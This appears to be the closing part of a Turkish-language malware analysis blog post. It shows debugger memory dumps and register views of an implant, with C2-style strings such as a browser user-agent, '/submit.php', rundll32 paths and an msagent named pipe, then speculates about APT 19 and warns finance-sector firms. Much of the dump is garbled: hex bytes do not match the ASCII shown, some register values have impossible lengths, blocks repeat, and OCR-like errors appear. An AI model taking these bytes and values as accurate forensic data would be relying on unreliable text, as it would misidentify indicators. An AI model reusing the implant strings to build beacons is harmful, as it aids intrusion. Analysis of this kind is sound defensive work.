0268125E	4D 4F 46 45 49 4C 4C 61 2E 34 2E 30 2E 28 33 67 60	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Trident/4.0).
0268126E	70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 37 2E	
0268127E	30 3B 20 57 69 6E 6F 77 73 20 4E 54 20 36 2E	
0268128E	70 56 6F 74 2E 30 29 00	
0268129E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
026812AE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
026812BE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
026812CE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
026812DE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
026812EE	00 0A 00 03 40 2F 73 75 62 60 69 74 2E 70 68@submit.ph
026812FE	70 56 6F 74 2E 30 29 00	
0268130E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268131E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268132E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268133E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268134E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Registers

EAX	0041F8E0
EBX	02666F51
ECX	02681028
EDX	00000078
EBP	0041F8F4
ESP	0041F8CC
ESI	00000200 L'À'
EDI	0041F954
EIP	02659660

EFFLAGS 00000044
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

Last Error 00000000 (ERROR_SUCCESS)
Last Status C00000A3 (STATUS_DEVICE_NOT_READY)

Default (stdcall)

```
1: [esp] 00000100
2: [esp+4] 0041F954
3: [esp+8] 00000004
4: [esp+C] 02666F51
```

Memory Dump

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Hex	ASCII
026815FE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268160E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268161E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268162E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268163E	69 60 64 60 20 50 73 79 73 76 65 3E 30 34 50	indir\syswow64\rundll32.exe
0268164E	69 60 64 60 20 50 73 79 73 76 65 3E 30 34 50	...@windir\sysnative\rundll32.exe
0268165E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268166E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268167E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268168E	00 03 40 25 77 69 6E 64 69 72 25 5C 73 79 73@windir\sysnative\rundll32.exe
0268169E	6E 61 74 69 76 65 5C 72 75 6E 64 6C 33 32 2E	
026816AE	65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 00	
026816BE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
026816CE	00 00 00 00 0F 02 03 80 5C 5C 25 33 SC 70	
026816DE	69 70 65 5C 6D 73 61 67 65 6E 74 5F 25 78 00	ipe\msagent_XXX..
026816EE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
026816FE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268170E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268171E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268172E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268173E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Registers

EAX	0041F954
EBX	026596F51
ECX	00000000
EDX	00000078
EBP	0041F8F4
ESP	0041F8D0
ESI	0041F8E0
EDI	0041F954
EIP	026596F9

EFFLAGS 00000024
ZE 1 PE 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

Last Error 00000000 (ERROR_SUCCESS)
Last Status C00000A3 (STATUS_DEVICE_NOT_READY)

Default (stdcall)

```
1: [esp] 0041F954
2: [esp+4] 00000004
3: [esp+8] 02666F51
4: [esp+C] 026596F51
```

Memory Dump

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Hex	ASCII
026815FE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268160E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268161E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268162E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268163E	69 60 64 60 20 50 73 79 73 76 65 3E 30 34 50	indir\syswow64\rundll32.exe
0268164E	69 60 64 60 20 50 73 79 73 76 65 3E 30 34 50	...@windir\sysnative\rundll32.exe
0268165E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268166E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268167E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268168E	00 03 40 25 77 69 6E 64 69 72 25 5C 73 79 73@windir\sysnative\rundll32.exe
0268169E	6E 61 74 69 76 65 5C 72 75 6E 64 6C 33 32 2E	
026816AE	65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 00	
026816BE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
026816CE	00 00 00 00 0F 02 03 80 5C 5C 25 33 SC 70	
026816DE	69 70 65 5C 6D 73 61 67 65 6E 74 5F 25 78 00	ipe\msagent_XXX..
026816EE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
026816FE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268170E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268171E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268172E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0268173E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Registers

EAX	0041F954
EBX	026596F51
ECX	00000000
EDX	00000078
EBP	0041F8F4
ESP	0041F8D0
ESI	0041F8E0
EDI	0041F954
EIP	026596F9

EFFLAGS 00000024
ZE 1 PE 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

Last Error 00000000 (ERROR_SUCCESS)
Last Status C00000A3 (STATUS_DEVICE_NOT_READY)

Default (stdcall)

```
1: [esp] 0041F954
2: [esp+4] 00000004
3: [esp+8] 02666F51
4: [esp+C] 026596F51
```

Bu girişimin ardında APT 19 grubu mu vardır ve hedef mi büyütmüştür. Bilinmez ancak tehdit raporlarında 3. parti firmalar üzerinden hacklenen firmalarla ilgili yazılar okuyan bir siber güvenlik araştırmacısı olarak bu tür hedeflenmiş, organize, ileri seviye siber saldırılardan ülkemizde de gerçekleştirildiğine bu analiz yazısı ile dikkat çekmek ve özellikle finans sektöründeki firmaların bu tür siber saldırırlara karşı çok dikkatli

olmalarını öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediym Var #15 oyununun çözüm yolunu da içermektedir.